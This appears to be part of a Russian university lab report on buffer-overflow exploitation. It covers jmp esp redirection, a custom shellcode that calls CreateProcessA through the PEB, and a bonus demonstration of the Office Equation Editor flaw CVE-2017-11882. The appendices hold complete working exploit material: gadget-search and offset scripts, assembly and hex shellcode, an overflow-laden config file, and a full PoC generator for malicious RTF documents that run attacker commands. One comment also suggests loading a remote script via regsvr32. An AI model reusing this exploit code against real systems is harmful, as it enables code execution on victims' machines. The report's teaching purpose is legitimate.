


Рисунок 23 – Новый адрес возврата

После, действительно, происходит выполнение этой инструкции, управление передается на шеллкод, как показано на рисунках 24-25.




Рисунок 24 – Инструкция из func.dll




Рисунок 25 – Шеллкод после выполнения jmp esp

По мере выполнения шеллкода все необходимые аргументы и адреса функций помещаются на стек, как показано на рисунках 26-28.




Рисунок 26 – Строка с командой в правильном порядке помещена на стек




Рисунок 27 – Найден адрес CreateProcessA




Рисунок 28 – Найден адрес ExitProcess

## Дополнительное задание

В качестве дополнительного задания требовалось продемонстрировать эксплуатацию уязвимости в любом корпоративном продукте. Была выбрана уязвимость в компоненте Equation Editor (EQNEDT32.EXE) пакета Microsoft Office и скрипт Embedi для генерации файла, позволяющего продемонстрировать возможность запуска команды длиной до 109 символов (байт) при открытии такого файла при помощи продукта Microsoft Office.

Скрипт создает вредоносный rtf-файл (стандартный формат текстового документа), состоящий из стандартного заголовка и заключительной части rtf формата и внедренного объекта Equation.3 – уязвимого компонента с шеллкодом для выполнения команд.

Шеллкод выглядит следующим образом:

mov eax,0x1271eb44

mov edx,0x12345678

xor eax,edx ; Получение реального адреса

mov ecx,DWORD PTR [eax]

mov ecx,DWORD PTR [ecx]

mov ecx,DWORD PTR [ecx] ; Получение указателя на таблицу функций

add cx,0x3c ; Смещение к WinExec

xor ebx,ebx

push ebx ; NULL

push ecx

mov esi,0x12723e64

xor esi,edx ; Получаем реальный адрес

call DWORD PTR [esi] ; Вызов WinExec

push ebx

sub si,0x4c ; Смещение к ExitProcess

call DWORD PTR [eax] ; Вызов ExitProcess

Equation.3 - это OLE-объект Microsoft Equation Editor 3.0, компонент для работы с математическими формулами. Компонент EQNEDT32.EXE запускал собственный процесс вне основного процесса Office, который не использовал ни одну из функций безопасности, добавленных в Windows 10 или пакет Office, как показано на рисунке 29.




Рисунок 29 – Компонент EQNEDT32.EXE

Исполнение скрипта показано на рисунке 30, результат открытия документа, содержащего вредоносный компонент, показано на рисунке 31.



Рисунок 30 – Создание документа с вредоносным содержимым




Рисунок 31 – Результат открытия файла с внедренной командой

# Вывод

В ходе выполнения лабораторной работы были изучены механизмы эксплуатации уязвимости переполнения буфера, защитные средства и методы их обхода. Разработана схема эксплуатации уязвимости, найденной в лабораторной работе №1, произведена демонстрация возможности выполнения сторонней полезной нагрузки путем модификации конфигурационного файла.

Приложение А

Листинг программы «search\_script.py»

import idautils

import idaapi

import idc

OPCODES = {

"call esp": b"\xff\xd4", # call esp

"jmp esp": b"\xff\xe4", # jmp esp

"call eax": b"\xff\xd0", # call eax

"jmp eax": b"\xff\xe0", # jmp eax

"call ebx": b"\xff\xd3", # call ebx

"jmp ebx": b"\xff\xe3", # jmp ebx

"call ecx": b"\xff\xd1", # call ecx

"jmp ecx": b"\xff\xe1", # jmp ecx

"call edx": b"\xff\xd2", # call edx

"jmp edx": b"\xff\xe2", # jmp edx

"call edi": b"\xff\xd7", # call edi

"jmp edi": b"\xff\xe7", # jmp edi

"call esi": b"\xff\xd6", # call esi

"jmp esi": b"\xff\xe6", # jmp esi

}

def find\_opcodes():

result = {}

for seg in idautils.Segments():

seg\_start = idc.get\_segm\_start(seg)

seg\_end = idc.get\_segm\_end(seg)

current\_address = seg\_start

while current\_address < seg\_end:

for instr\_name, opcode in OPCODES.items():

if idc.get\_bytes(current\_address, len(opcode)) == opcode:

if instr\_name not in result:

result[instr\_name] = []

result[instr\_name].append(current\_address)

current\_address = idc.next\_head(current\_address, seg\_end)

return result

def print\_report(title, instructions\_dict):

print(f'\n{title}')

print('\_' \* 60)

if not instructions\_dict:

print("No instructions found")

return

for instruction, addresses in instructions\_dict.items():

print(f'\nInstruction: {instruction}')

print('Addresses:')

for ea in addresses:

print(f' 0x{ea:X}')

if \_\_name\_\_ == "\_\_main\_\_":

found\_instructions = find\_opcodes()

print\_report('FOUND INSTRUCTIONS (JMP/CALL REGISTER)', found\_instructions)

Приложение B

Листинг программы «str\_to\_push.py»

input\_string = input("Введите строку: ")

padding\_needed = (4 - (len(input\_string) % 4)) % 4

padded\_string = input\_string + '\x00' \* padding\_needed

reversed\_string = padded\_string[::-1]

print("Перевёрнутая строка:", repr(reversed\_string))

bytes\_data = reversed\_string.encode('utf-8')

hex\_string = bytes\_data.hex()

print("Hex:", hex\_string)

print("Формат push XXXXXXXXh:")

for i in range(0, len(hex\_string), 8):

chunk = hex\_string[i:i+8]

print(f"push 0x{chunk}")

Приложение C

Листинг программы «calc\_offsets.py»

# Базовый адрес kernel32

kernel32\_base = 0x76030000

# Адреса функций

CreateProcessA = 0x76065150

ExitProcess = 0x76056a20

# Расчет смещений

offset\_CreateProcessA = CreateProcessA - kernel32\_base

offset\_ExitProcess = ExitProcess - kernel32\_base

print(f"CreateProcessA offset: 0x{offset\_CreateProcessA:08X}")

print(f"ExitProcess offset: 0x{offset\_ExitProcess:08X}")

Приложение D

Листинг программы «shellcode.asm»

[BITS 32]

section .text

global \_start

\_start:

; Получение PEB через TEB (Thread Environment Block)

xor eax, eax

add al, 0x10 ; EAX = 0x10 (смещение к PEB в TEB)

mov ecx, dword [fs:eax+0x20] ; PEB

mov eax, dword [fs:eax+0x20] ; PEB

mov eax, dword [eax+0x0c] ; PEB->Ldr

mov eax, dword [eax+0x14] ; Ldr->InMemoryOrderModuleList

mov edx, dword [eax] ; Первый модуль (ntdll.dll)

mov eax, edx

mov edx, dword [eax] ; Второй модуль (kernel32.dll)

mov eax, edx

mov eax, dword [eax+0x10] ; kernel32.dll base address

mov edi, eax

; "cmd.exe /c dir c:\\Windows > output.txt"

xor edx, edx

push edx

xor ecx, ecx

push 0x7478742e

push 0x3174756f

push 0x203e2073

push 0x776f646e

push 0x69575c3a

push 0x43207269

push 0x6420632f

push 0x20657865

push 0x2e646d63

mov ecx, esp

; STARTUPINFO

push edx ; NULL

push edx ; NULL

push edx ; NULL

push edx ; NULL

push edx ; NULL

push edx ; NULL

push edx ; NULL

push edx ; NULL

push edx ; NULL

push edx ; NULL

push edx ; NULL

push edx ; NULL

push edx ; NULL

push edx ; NULL

push edx ; NULL

push edx ; NULL

push 68 ; cb = sizeof(STARTUPINFO) = 68 bytes

mov eax, esp

; PROCESS\_INFORMATION

push edx ; NULL

push edx ; NULL

push edx ; NULL

push edx ; NULL

mov ebx, esp

; Подготовка аргументов для CreateProcess

push ebx ; lpProcessInformation

push eax ; lpStartupInfo

push edx ; lpCurrentDirectory = NULL

push edx ; lpEnvironment = NULL

push edx ; dwCreationFlags = 0

push edx ; bInheritHandles = FALSE

push edx ; lpThreadAttributes = NULL

push edx ; lpProcessAttributes = NULL

push ecx ; lpCommandLine

push edx ; lpApplicationName = NULL

; CreateProcessA

mov eax, edi ; kernel32.dll

xor esi, esi

mov si, 0b0110101000101010 ; 0x00035150 / 8

shl esi,3

add eax,esi

call eax

mov ebx,eax

; ExitProcess

mov eax, edi ; kernel32.dll

xor esi, esi

mov si, 0b1001101010001000 ; 0x00026A20 / 4

shl esi,2

add eax,esi

call eax

Приложение E

Листинг программы «shellcode.bin»

31 c0 04 10 64 8b 48 20 64 8b 40 20 8b 40 0c 8b

40 14 8b 10 89 d0 8b 10 89 d0 8b 40 10 89 c7 31

d2 52 31 c9 68 2e 74 78 74 68 6f 75 74 31 68 73

20 3e 20 68 6e 64 6f 77 68 3a 5c 57 69 68 69 72

20 43 68 2f 63 20 64 68 65 78 65 20 68 63 6d 64

2e 89 e1 52 52 52 52 52 52 52 52 52 52 52 52 52

52 52 52 6a 44 89 e0 52 52 52 52 89 e3 53 50 52

52 52 52 52 52 51 52 89 f8 31 f6 66 be 2a 6a c1

e6 03 01 f0 ff d0 89 c3 89 f8 31 f6 66 be 88 9a

c1 e6 02 01 f0 ff d0

Приложение F

Листинг «config\_1»

01 02 00 f4 ef 08 00 00 c4 09 00 00 00 00 00 00

ef 08 c4 09 08 00 00 00 b8 6b a2 00 b8 6b a2 00

b3 6b a2 00 00 00 00 00 00 00 78 00 00 00 a2 00

2f 73 74 61 72 74 72 79 73 65 6f 62 6b 74 77 79

69 66 6d 72 71 66 6d 63 61 68 6b 78 65 7a 67 76

66 6d 71 79 77 62 6d 76 74 71 79 61 79 6a 69 76

61 63 6d 79 78 73 6d 6c 68 69 6d 79 6a 6b 65 6b

6b 64 61 79 68 6d 6c 66 74 65 73 65 6a 73 6a 76

77 74 76 64 72 6e 64 6d 62 6b 6e 6e 6f 76 6f 75

6e 7a 63 61 73 68 75 73 70 63 66 70 74 70 68 78

77 6b 63 69 66 76 64 6c 7a 76 62 69 61 6f 61 72

62 61 76 78 75 64 78 6b 68 69 6e 79 74 78 75 77

6c 70 7a 6b 75 62 74 77 71 73 6d 62 6d 73 79 67

6a 76 68 76 79 6a 79 69 6d 79 69 77 7a 6b 65 79

75 71 74 72 75 74 6e 6a 76 7a 7a 67 7a 79 78 6b

6b 64 62 61 77 68 67 65 66 6b 68 70 6f 76 61 6a

73 66 67 78 65 62 61 77 66 78 6c 63 63 71 63 77

71 75 67 76 77 71 78 65 68 65 69 78 6d 6f 77 6f

65 75 61 76 63 6f 63 6d 7a 6a 73 61 79 78 6e 61

73 68 72 75 61 62 6d 6c 78 6e 61 6e 71 61 78 72

64 6e 78 76 72 62 67 65 6a 78 6a 73 66 74 68 61

67 76 78 6a 69 67 74 75 6f 77 7a 6c 76 67 6b 79

79 71 62 63 6e 63 6f 72 77 6f 6b 6d 6b 62 6f 67

63 65 65 78 74 70 78 66 78 63 6b 70 62 73 62 73

6a 74 78 67 76 71 65 64 6e 76 6a 6f 69 63 75 73

6e 7a 72 6c 6a 78 65 61 66 6a 6a 6d 76 76 73 62

6e 67 63 72 71 65 6b 65 70 74 6f 72 79 75 74 6e

6d 72 6c 78 76 64 76 62 78 70 75 6e 78 73 6b 6d

6f 70 65 63 67 71 61 6a 78 65 6c 71 76 6d 65 61

6c 65 6b 6c 6a 6d 71 65 62 7a 7a 76 69 76 65 6a

63 6f 69 76 75 68 7a 79 65 65 6f 74 73 6a 62 6b

6a 61 6e 76 76 6f 75 7a 65 63 75 67 79 7a 73 71

73 69 69 74 69 73 6f 7a 68 61 6a 71 71 66 74 65

75 65 67 6c 64 79 6a 71 74 76 77 73 65 7a 6a 65

6c 73 69 6b 76 76 74 64 6d 74 72 74 74 65 77 6d

68 6c 6e 77 6e 7a 77 78 62 63 78 62 72 68 6a 76

7a 6f 61 6d 6c 79 62 65 69 71 6d 78 6d 75 62 69

73 67 73 72 6b 76 66 63 62 65 75 72 67 74 61 79

63 6a 77 73 76 61 6b 64 6c 62 66 6d 6c 76 65 73

73 69 74 61 74 68 6f 6e 63 71 71 78 6b 67 6d 7a

7a 69 75 61 71 61 79 61 71 61 66 63 6e 6e 6c 74

61 6c 68 7a 76 64 6c 79 70 63 76 72 69 78 72 6b

65 70 78 79 68 68 6c 74 7a 7a 75 71 6d 6b 73 71

68 74 6b 77 61 67 79 72 72 78 6c 76 7a 7a 6a 6d

6f 64 6a 78 66 75 62 6c 70 6d 6f 66 78 67 6c 76

61 6a 74 79 68 74 6e 70 6f 78 6e 76 62 72 73 68

77 6b 66 6a 69 76 78 71 62 74 6d 72 7a 62 6c 67

6c 75 6c 73 6e 6d 65 74 62 65 67 73 76 64 6d 70

6a 62 67 67 72 63 70 67 68 6a 7a 79 6d 69 63 65

72 63 71 69 6c 68 63 61 65 72 63 75 65 68 63 79

6f 78 6b 76 61 69 77 71 77 78 62 72 7a 71 6c 76

73 6f 73 6d 61 62 62 71 78 75 65 70 74 75 77 7a

77 71 76 79 67 65 62 71 77 79 6c 61 71 6f 77 70

79 78 6c 6d 63 7a 78 70 70 62 6d 69 78 6c 76 64

77 74 69 69 76 61 6b 6b 73 73 6a 6c 65 69 61 79

71 74 6e 77 63 71 6b 69 74 69 75 61 74 77 71 67

63 70 67 62 6b 7a 66 72 77 79 6c 61 70 6f 76 6a

6a 66 7a 6c 6f 6e 71 6c 6e 6d 61 74 73 6b 76 6f

6e 61 76 72 79 73 69 63 64 73 66 69 69 78 78 6e

76 6f 69 69 74 67 70 75 73 61 77 62 6b 67 6b 6c

64 64 71 6c 76 68 7a 70 6d 66 78 6a 63 6f 6e 77

79 67 73 6e 62 6a 72 6d 71 77 65 6e 67 73 77 69

6b 73 74 6e 6b 6e 79 6b 75 77 7a 66 6d 67 6c 65

7a 78 77 79 72 6e 65 79 67 66 71 78 7a 64 62 63

72 79 63 67 6e 64 74 78 6d 6e 7a 79 72 6f 77 74

79 63 75 75 65 78 62 65 71 69 69 68 77 6d 63 74

78 71 6a 61 6a 66 76 65 6f 72 71 61 6a 6d 71 6f

75 6b 67 70 78 6e 77 6b 76 6c 77 7a 73 72 76 72

67 67 73 72 77 67 77 62 64 6b 61 71 6c 71 65 6c

70 73 75 68 64 71 65 65 69 76 72 77 65 75 68 69

79 6a 6c 6d 70 69 67 69 6a 62 75 7a 6a 6c 6d 77

68 6a 76 70 61 78 77 67 7a 73 66 6c 78 6d 6f 7a

6b 6c 71 76 68 69 7a 79 76 72 6c 6f 78 65 73 65

78 6e 64 62 70 68 73 70 7a 6c 77 65 71 63 69 73

71 74 78 63 78 68 62 63 6c 77 74 74 77 78 6b 6b

75 77 6a 6d 6c 73 77 67 69 78 73 62 75 6a 70 6e

6a 6b 7a 77 73 6c 73 6a 77 76 77 6f 64 72 61 6b

65 6a 68 73 72 79 6c 62 6a 75 74 6b 66 78 69 7a

74 62 79 64 62 68 6f 6c 64 64 78 65 69 63 62 6b

74 6a 6f 72 72 67 63 65 77 6a 69 61 61 78 74 62

63 6d 6f 7a 71 68 65 74 61 79 6c 6e 72 62 76 62

6f 6b 75 61 62 72 68 71 77 7a 69 75 79 79 74 76

77 62 64 64 6f 61 69 78 79 70 73 68 7a 76 64 6e

6c 68 78 68 70 67 68 66 67 79 6c 6b 6d 6f 67 74

62 71 6a 7a 68 72 66 74 6c 70 66 66 78 6f 78 71

64 66 64 69 70 72 63 62 6e 79 75 65 6c 6b 74 6b

6b 6c 67 73 64 63 71 63 75 79 71 70 62 68 79 69

68 71 61 63 69 71 71 62 61 71 72 6b 6d 79 69 75

79 75 69 79 66 6f 7a 73 7a 6d 66 6f 75 76 73 69

63 66 64 71 67 67 64 6a 61 64 65 6f 6d 68 6e 72

6e 71 67 62 79 67 61 78 7a 71 6f 73 75 70 70 6c

78 7a 6d 6f 61 77 64 7a 67 6b 64 74 78 77 7a 70

6f 6f 6d 75 69 73 6b 68 66 78 64 6a 7a 72 6b 70

74 79 67 69 65 68 65 65 6d 77 67 69 61 64 6c 6c

6a 70 66 64 62 68 63 68 63 73 65 77 6c 78 62 63

62 6f 76 63 67 67 74 79 76 76 6a 68 62 6f 68 6a

6f 7a 68 70 69 77 6d 75 6e 67 62 76 6c 6b 70 6b

6a 77 71 77 74 64 6f 69 77 64 6c 65 74 69 75 62

64 64 76 6b 6a 72 74 6b 61 70 61 6a 6e 6a 69 79

63 7a 68 66 73 63 6b 77 75 76 77 63 6d 70 67 6c

6b 70 76 79 7a 62 6e 6e 77 72 73 73 75 77 78 6c

78 79 78 6b 64 67 73 63 79 69 66 66 6b 6c 70 70

79 76 65 6f 6e 67 71 7a 6a 70 66 75 67 77 75 6f

62 77 6f 78 61 63 63 74 7a 73 6e 6c 66 75 6a 77

64 64 61 6f 71 7a 79 70 72 71 76 79 61 63 68 73

78 6e 72 6d 67 73 67 70 73 65 67 62 79 6c 6b 74

66 67 6d 75 74 6c 78 6b 62 6f 67 6b 66 75 65 6f

77 6a 61 64 68 68 63 64 66 62 63 68 74 7a 6f 66

77 75 75 72 70 6b 7a 78 65 73 6b 69 75 6e 68 72

74 6e 79 6a 61 69 71 74 7a 70 62 77 61 6f 7a 71

78 78 68 72 74 64 67 6c 62 76 66 62 67 75 74 65

73 65 6c 6c 73 7a 62 6c 6f 6e 76 6f 6c 63 6a 6d

66 67 74 73 61 71 73 64 6c 78 66 62 69 64 71 77

71 6b 6b 76 73 63 65 6b 61 6b 6a 68 6c 6e 66 67

62 69 6d 62 63 61 6d 79 6f 75 7a 65 72 66 70 62

64 75 6f 76 6a 67 78 77 77 71 66 71 64 7a 6c 61

61 6c 77 6f 65 6f 75 68 6b 76 70 70 6c 75 63 74

6f 74 61 76 6e 68 72 76 68 64 79 74 6b 76 75 63

67 75 6e 67 6c 71 79 6c 6d 6f 70 65 68 68 73 63

68 6e 62 7a 66 62 67 6b 68 6b 6b 6b 6e 6f 78 6a

68 73 63 68 77 62 77 73 6f 78 72 77 66 76 74 70

62 68 64 75 6a 6d 6b 76 6b 6a 65 67 6b 64 62 6c

6d 74 61 64 61 75 6d 77 6c 65 68 74 74 75 76 70

74 79 64 7a 67 6c 64 69 6e 6b 79 70 62 66 74 70

6e 70 6a 6c 69 68 6f 73 6b 61 62 7a 6d 62 76 65

66 71 62 71 77 77 77 71 67 78 70 70 7a 63 70 74

74 76 6d 7a 6e 7a 73 6f 73 7a 74 74 76 79 78 75

69 7a 62 7a 75 73 6c 68 65 68 62 62 77 69 75 72

72 6e 70 75 74 70 72 61 6b 65 70 76 6d 75 67 74

63 65 64 6e 78 77 78 63 7a 6f 76 62 68 7a 62 61

6b 6e 63 79 76 78 66 70 77 6d 78 66 76 77 69 61

67 65 72 75 6f 7a 6d 76 66 70 64 65 74 71 79 6f

66 7a 76 70 73 63 6b 66 6e 73 6f 6d 76 78 79 6b

77 77 68 6b 73 70 6c 65 66 72 6b 63 66 73 6d 6c

73 63 73 69 68 6e 79 62 76 69 75 78 79 6c 63 6c

6a 65 7a 6b 76 63 77 69 67 71 75 66 61 75 6c 77

77 61 66 78 72 73 76 72 63 6f 6c 70 6e 79 6f 6c

71 6c 78 73 79 75 6a 68 65 70 6a 61 67 79 64 6f

6a 61 68 61 64 64 62 6c 64 61 7a 78 64 63 79 75

6f 6f 74 74 70 78 7a 69 70 6a 64 6e 67 65 6f 68

69 78 77 67 67 7a 6f 69 74 6b 65 77 66 6e 71 71

63 64 71 6a 6b 66 64 62 79 71 65 68 67 78 6a 68

68 71 76 70 6a 62 6f 73 64 75 6d 62 65 72 6e 6f

71 78 6b 65 6f 7a 68 67 78 6a 6b 71 62 6d 75 75

6a 68 78 64 66 76 7a 7a 6f 71 78 70 76 78 66 66

6e 6b 76 64 6b 79 63 79 78 70 6e 67 6a 69 41 41

41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41

41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41

41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41

41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41

41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41

41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41

41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41

41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41

41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41

41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41

41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41

41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41

41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41

41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41

41 41 41 41 41 41 97 12 50 62 31 c0 04 10 64 8b

48 20 64 8b 40 20 8b 40 0c 8b 40 14 8b 10 89 d0

8b 10 89 d0 8b 40 10 89 c7 31 d2 52 31 c9 68 2e

74 78 74 68 6f 75 74 31 68 73 20 3e 20 68 6e 64

6f 77 68 3a 5c 57 69 68 69 72 20 43 68 2f 63 20

64 68 65 78 65 20 68 63 6d 64 2e 89 e1 52 52 52

52 52 52 52 52 52 52 52 52 52 52 52 52 6a 44 89

e0 52 52 52 52 89 e3 53 50 52 52 52 52 52 52 51

52 89 f8 31 f6 66 be 2a 6a c1 e6 03 01 f0 ff d0

89 c3 89 f8 31 f6 66 be 88 9a c1 e6 02 01 f0 ff

d0

Приложение G

Листинг программы «Command109b\_CVE-2017-11882.py»

# Original poc :https://github.com/embedi/CVE-2017-11882

# This version accepts a command with 109 bytes long in maximum.

# Sorry I don't know how to read the struct in objdata, hence I cannot modify the length parameter to aquire a arbitrary length code execution.

# But that's enough in exploitation. We can use regsvr32 to load sct file remotely.:)

import argparse

import sys

from struct import pack

head=r'''{\rtf1\ansi\ansicpg1252\deff0\nouicompat\deflang1033{\fonttbl{\f0\fnil\fcharset0 Calibri;}}

{\\*\generator Riched20 6.3.9600}\viewkind4\uc1

\pard\sa200\sl276\slmult1\f0\fs22\lang9'''

objclass=r'''{\object\objemb\objupdate{\\*\objclass Equation.3}\objw380\objh260{\\*\objdata '''

tail=r'''



}{\result {\rtlch\fcs1 \af0 \ltrch\fcs0 \dn8\insrsid95542\charrsid95542 {\pict{\\*\picprop\shplid1025{\sp{\sn shapeType}{\sv 75}}{\sp{\sn fFlipH}{\sv 0}}

{\sp{\sn fFlipV}{\sv 0}}{\sp{\sn fLockAspectRatio}{\sv 1}}{\sp{\sn pictureGray}{\sv 0}}{\sp{\sn pictureBiLevel}{\sv 0}}{\sp{\sn fRecolorFillAsPicture}{\sv 0}}{\sp{\sn fUseShapeAnchor}{\sv 0}}{\sp{\sn fFilled}{\sv 0}}{\sp{\sn fHitTestFill}{\sv 1}}

{\sp{\sn fillShape}{\sv 1}}{\sp{\sn fillUseRect}{\sv 0}}{\sp{\sn fNoFillHitTest}{\sv 0}}{\sp{\sn fLine}{\sv 0}}{\sp{\sn fPreferRelativeResize}{\sv 1}}{\sp{\sn fReallyHidden}{\sv 0}}

{\sp{\sn fScriptAnchor}{\sv 0}}{\sp{\sn fFakeMaster}{\sv 0}}{\sp{\sn fCameFromImgDummy}{\sv 0}}{\sp{\sn fLayoutInCell}{\sv 1}}}\picscalex100\picscaley100\piccropl0\piccropr0\piccropt0\piccropb0

\picw353\pich600\picwgoal200\pichgoal340\wmetafile8\bliptag1846300541\blipupi2307{\\*\blipuid 6e0c4f7df03da08a8c6c623556e3c652}0100090000035100000000001200000000000500000009020000000005000000020101000000050000000102ffffff00050000002e0118000000050000000b02

00000000050000000c02200240011200000026060f001a00ffffffff000010000000c0ffffffaaffffff00010000ca0100000b00000026060f000c004d61746854797065000040000a00000026060f000a00ffffffff010000000000030000000000}}}}\par}

'''

#0: b8 44 eb 71 12 mov eax,0x1271eb44

#5: ba 78 56 34 12 mov edx,0x12345678

#a: 31 d0 xor eax,edx

#c: 8b 08 mov ecx,DWORD PTR [eax]

#e: 8b 09 mov ecx,DWORD PTR [ecx]

#10: 8b 09 mov ecx,DWORD PTR [ecx]

#12: 66 83 c1 3c add cx,0x3c

#16: 31 db xor ebx,ebx

#18: 53 push ebx

#19: 51 push ecx

#1a: be 64 3e 72 12 mov esi,0x12723e64

#1f: 31 d6 xor esi,edx

#21: ff 16 call DWORD PTR [esi] // call WinExec

#23: 53 push ebx

#24: 66 83 ee 4c sub si,0x4c

#28: ff 10 call DWORD PTR [eax] // call ExitProcess

stage1="\xB8\x44\xEB\x71\x12\xBA\x78\x56\x34\x12\x31\xD0\x8B\x08\x8B\x09\x8B\x09\x66\x83\xC1\x3C\x31\xDB\x53\x51\xBE\x64\x3E\x72\x12\x31\xD6\xFF\x16\x53\x66\x83\xEE\x4C\xFF\x10"

# pads with nop

stage1=stage1.ljust(44,'\x90')

def genrtf(cmd,r\_head):

if len(cmd) > 109:

print "[!] Primitive command must be shorter than 109 bytes"

sys.exit(0)

payload='\x1c\x00\x00\x00\x02\x00\x9e\xc4\xa9\x00\x00\x00\x00\x00\x00\x00\xc8\xa7\\\x00\xc4\xee[\x00\x00\x00\x00\x00\x03\x01\x01\x03\n\n\x01\x08ZZ'

payload+=stage1

payload+=pack('<I',0x00402114) # ret

payload+='\x00'\*2

payload+=cmd

payload=payload.ljust(197,'\x00')

return r\_head+objclass+payload.encode('hex')+tail

def getrheader(file):

input\_file = open(file,"r").read()

r\_header = input\_file.split("{\\*\datastore")[0]

return r\_header

if \_\_name\_\_ == '\_\_main\_\_':

parser = argparse.ArgumentParser(description="PoC for CVE-2017-11882")

parser.add\_argument("-c", "--cmd", help="Command run in target system", required=True)

parser.add\_argument('-o', "--output", help="Output exploit rtf", required=True)

parser.add\_argument("-i", "--input", help="Input normal rtf.", required=False)

args = parser.parse\_args()

if args.input != None:

r\_header = getrheader(args.input)

else:

r\_header = head

with open(args.output,'wb') as f:

f.write(genrtf(args.cmd,r\_header))

f.close()

print "[\*] Done ! output file --> " + args.output